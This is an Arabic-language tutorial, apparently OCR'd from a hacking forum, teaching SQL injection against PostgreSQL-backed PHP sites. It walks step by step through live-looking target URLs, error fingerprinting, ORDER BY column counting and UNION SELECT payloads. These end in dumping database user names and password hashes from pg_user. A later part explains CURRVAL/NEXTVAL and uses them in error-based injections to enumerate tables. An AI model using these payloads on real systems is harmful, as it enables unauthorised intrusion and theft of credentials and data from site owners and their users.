
```
+and+1=(select array_to_string(array_agg(column_name::text),$$/$$) from information_schema.columns where table_name=$current table name SQL Encode"Oracle"$)::int--
```

```
and+1=cast((select+array_to_string(array_agg(column_name::text),$$:$$)+from information_schema.columns+where+table_name=$current_table_name SQL Encode"Oracle"$))+as+int)--
```


| التطبيق العملي للمسئلة لكشف الخبايا والأسرار الجديدة |

☆*•.¸ ☆ أولاً : الكشف عن الثغرة و معرفة نوع قاعدة البيانات ☆ ¸.•*☆

www.InjectorBoy.md/news.php?id=Servizi



www.InjectorBoy.md/news.php?id=Servizi'



الموقع مٌصاب كما تبين من الخطأ الناتج والمٌقارنة بين الصفحتين لكن لنٌلاحظ الخطأ الناتج جيداً .

Could not successfully run query (select * from muoversi.categoria, muoversi.servizi where categoria.idservizi=servizi.idservizi and servizio in('Servizi'') order by servizio , nrinelenco) from DB: ERROR: unterminated quoted string at or near "'Servizi'') order by servizio , nrinelenco" at character 112

من الخطأ يتبين أن قاعدة البيانات هي الـ PostgreSQL وعرفت ذلك من بصمة الخطأ , حيثٌ الأخطأ التالية تٌعبر عن هذه القاعدة .

1- ERROR: unterminated quoted string at or near
2- PostgreSQL.*ERROR"
3- Warning.*\Wpg_.*"
4- valid PostgreSQL result"
5- Npgsql\."
6- org\.postgresql\.util\.PSQLException"
7- Warning: pg_query()


لذا وكما نٌلاحظ الخطأ رقم واحد منهٌم أي الأخطاء هو الخطأ الناتج بالصفحة لذا إستنتجت ذلك منه .

مٌلاحظة : توجد مٌلاحظة أٌخرى بالخطأ وهي وجود أقوس مٌتعددة والتي تعني أن الحقن داخل الـ () لذا سوف يكون الإستعلام التالي مٌستخدماً لمعرفة العدد الكٌلي للأعمدة .

www.InjectorBoy.md/news.php?id=Servizi') order by 9-- -



www.InjectorBoy.md/news.php?id=Servizi') order by 8-- -



العدد الكُلي للأعمدة هو ثمانية أعمدة والإستغلال الكامل لهّم سوف يكون على هذا النحو -


www.InjectorBoy.md/news.php?id=Servizi') union select 1,2,3,4,5,6,7,8-- -



Could not successfully run query (select * from muoversi.categoria, muoversi.servizi where categoria.idservizi=servizi.idservizi and servizio in('Servizi') union select 1', '2', '3', '4', '5', '6', '7', '8-- -') order by servizio , nrinelenco) from DB: ERROR: syntax error at or near "', '" at character 137

حدث خطأً مرةٌ أخرى بالصفحة ولنّلاحظ أن بداخل هذا الخطأ تعددة إشارة الكومة تُغلِق على الأرقام الكُلية للأعمدة لذا لتخطي ذلك الخطأ أينما يظهر لنا في أي موقع أخر لاحقاً سوف يكون بإضافة إشارة كومة قبل وبعد عدد الإعمدة الثمانية أي إغلاق كامل وذلك لعمل perfect varchar columns وذلك على النحو التالي


www.InjectorBoy.md/news.php?id=Servizi') union select '1,2,3,4,5,6,7,8' -- -



ظهر العمود رقم ثلاث بالصفحة مما دل على إنة هو العمود المُصاب من مجموع الأعمدة الكُلية .


لنختبر بالإستعلام ()version إصدار قاعدة البيانات .

```
www.InjectorBoy.md/news.php?id=Servizi') union select '1,2,version(),4,5,6,7,8'-- -
```



تُلاحظ بالصفحة أن الإستعلام ()version لم تظهر قيمةُ المطلوبة لكن ظهرت عين الكلمة بالعمود المُصاب بسبب المُشكلة السابقة الـ ',' ولأننا عالجنا تلك المُشكلة بوضع إشارتي تنصيص قبل وبعد العدد الكُلي للأعمدة فعلية أي شئ سيتم كتابة بالتعويض داخل العمود المُصاب رقم ثلاثة سيتم مُعالجتهُ على إنهُ نص لذا لتفادي ذلك الأمر علينا إيجاد حل لغلق الـ string وإدخال البيانات , أقول يمكننا عمل concat للعمود رقم ثلاثة بإستخدام الـ The Vertical Bar || بقواعد البيانات postgresql كالتالي

```
www.InjectorBoy.md/news.php?id=Servizi') union select '1,2,' || version() || ',4,5,6,7,8'-- -
```




إصدار قاعدة البيانات هو الإصدار الثامن


PostgreSQL 8.4.22 on i686-redhat-linux-gnu, compiled by GCC gcc (GCC) 4.1.2 20080704 (Red Hat 4.1.2-54), 32-bit

أخيراً لإستخراج البيانات النهائية سوف نستخدم مذين الإستعلامين


www.InjectorBoy.md/news.php?id=Servizi') union select '1,2,' || usename || ',4,5,6,7,8'+from+pg_user-- -



```
www.InjectorBoy.md/news.php?id=Servizi') union select '1,2,' || passwd || ',4,5,6,7,8'+from+pg_user-- -
```



[2] - ▒ الحقن بإستخدام الـ CURRVAL والـ NEXTVAL في قواعد بيانات PostgreSQL | جديد | ▒



☆*•.¸☆ مُقدمة عن CURRVAL و الـ NEXTVAL ☆¸.•*☆

بقواعد البيانات تسلسل مُخطط الـ schema يوِّلِد قيماً مُتسلسلة فريدة من نوعها وغالباً ماتستخدِم هذه القيم مفاتيح أساسية فريدة من نوعها أيضاً , لذا يمكن الرجوع إلى هذه القيم المُتسلسلة في عبارات الـ SQL مع هذه الأعمدة الزائفة بإستخدام CURRVAL و NEXTVAL .

فالـ CURRVAL : تُرجِع القيم الحالية للتسلسُل .
والـ NEXTVAL : للزيادة فى التسلسُل وإرجاع القيم التالية .

لذا فالـ CURRVAL والـ NEXTVAL يجب أن تكون ذات أهلية بمعنى أنها تحمل الإسم التسلسُلي كالتالي ...

```
sequence.CURRVAL
sequence.NEXTVAL
```

وللإشارة إلى القيمة الحالية أو القادمة من التسلسُل في المُخطط schema لمُستخدم أخر بإستخدام CURRVAL و NEXTVAL يجب أن تكونا مُنِحتا إمتياز الكائن سيليكت [SELECT object privilege] في هذا التسلسُل لذا يجب أن تكون ذات تسلسُل مع مخطط schema كالتالي ...

```
schema.sequence.CURRVAL
schema.sequence.NEXTVAL
```

وللإشارة إلى قيمة التسلسل بقاعدة البيانات عن بعد remote database ، يجب تأهِل التسلسل مع الاسم الكامل أو الجزئي للإرتباط بقاعدة البيانات كالتالي ...

```
schema.sequence.CURRVAL@dblink
schema.sequence.NEXTVAL@dblink
```

☆*•.¸☆ قائمة إستخدام القيم المُتسلسلة Sequence Values ☆¸.•*☆

1- قائمة الـ SELECT من عبارة SELECT التي لم تُحتوي في subquery أو materialized view أو view .
2- قائمة SELECT من الإستعلام الفرعي subquery في عبارة INSERT .
3- شرط القيم VALUES في عبارة INSERT .
4- شرط SET في عبارة UPDATE .

☆*•.¸☆ القيود: لا يمكنك استخدام CURRVAL و NEXTVAL ☆¸.•*☆

1- الـ subquery في DELETE أو SELECT أو إستعلام UPDATE .
2- إستعلام A query of a view أو materialized view .
3- في إستعلام SELECT مع المشغل DISTINCT .
4- في إستعلام SELECT مع GROUP BY clause أو ORDER BY clause .
5- في إستعلام SELECT التي يتم دمجها مع UNION و INTERSECT أو MINUS set operator .
6- جملة WHERE من عبارة SELECT .
7- القيمة الافتراضية DEFAULT value لعمود في بيان CREATE TABLE أو ALTER TABLE statement .

☆*•.¸☆ شروط التحقق من إستخدام القيد ☆¸.•*☆

في single SQL statement الذي تستخدِم الـ CURVAL أو NEXTVAL في كافة الأعمدة الطويلة LONG columns والجداول المحدثة المشار إليها updated tables ، والجداول المؤمنة locked tables يجب أن تكون موجودة في نفس قاعدة البيانات .



| الموقع الهدف |

```
www.InjectorBoy.com/article.php?id=1533'
```

| الخطأ الناتج |

Warning: pg_query(): Query failed: ERROR: syntax error at or near "\" at character 868 in /usr/www/phpe3e5.com/classes/DBHelper.class.php on line 551

الـ pg تعني PostgreSQL إذا إنها PostgreSQL DataBase .

أولاً : معرفة إصدار قاعدة البيانات

الإستعلام المْستخدم لذلك

```
and 1=CAST(current_user||CHR(58)||current_database()||CHR(58)||version()||CHR(58)||123 as int)
```

```
www.InjectorBoy.com/article.php?id=1533+and 1=CAST(current_user||CHR(58)||current_database()||CHR(58)||
version()||CHR(58)||123 as int)
```

Warning: pg_query(): Query failed: ERROR: invalid input syntax for integer: "PostgreSQL 8.0.1 on i386-portbld-freebsd5.3, compiled by GCC cc (GCC) 3.4.2 [FreeBSD] 20040728123" in /usr/www/phpe3e5.com/classes/DBHelper.class.php on line 551

إصدار قاعدة البيانات هو الـ PostgreSQL 8.0.1 .

ثانياً : إستخراج الجداول

الإستعلام المْستخدم لذلك

```
and 1=nextval((select table_name from information_schema.+tables limit 1 offset 1))
```

| التطبيق العملي |

```
www.InjectorBoy.com/article.php?id=1533 and 1=nextval((select table_name from information_schema.+tables limit 1
offset 1))
```

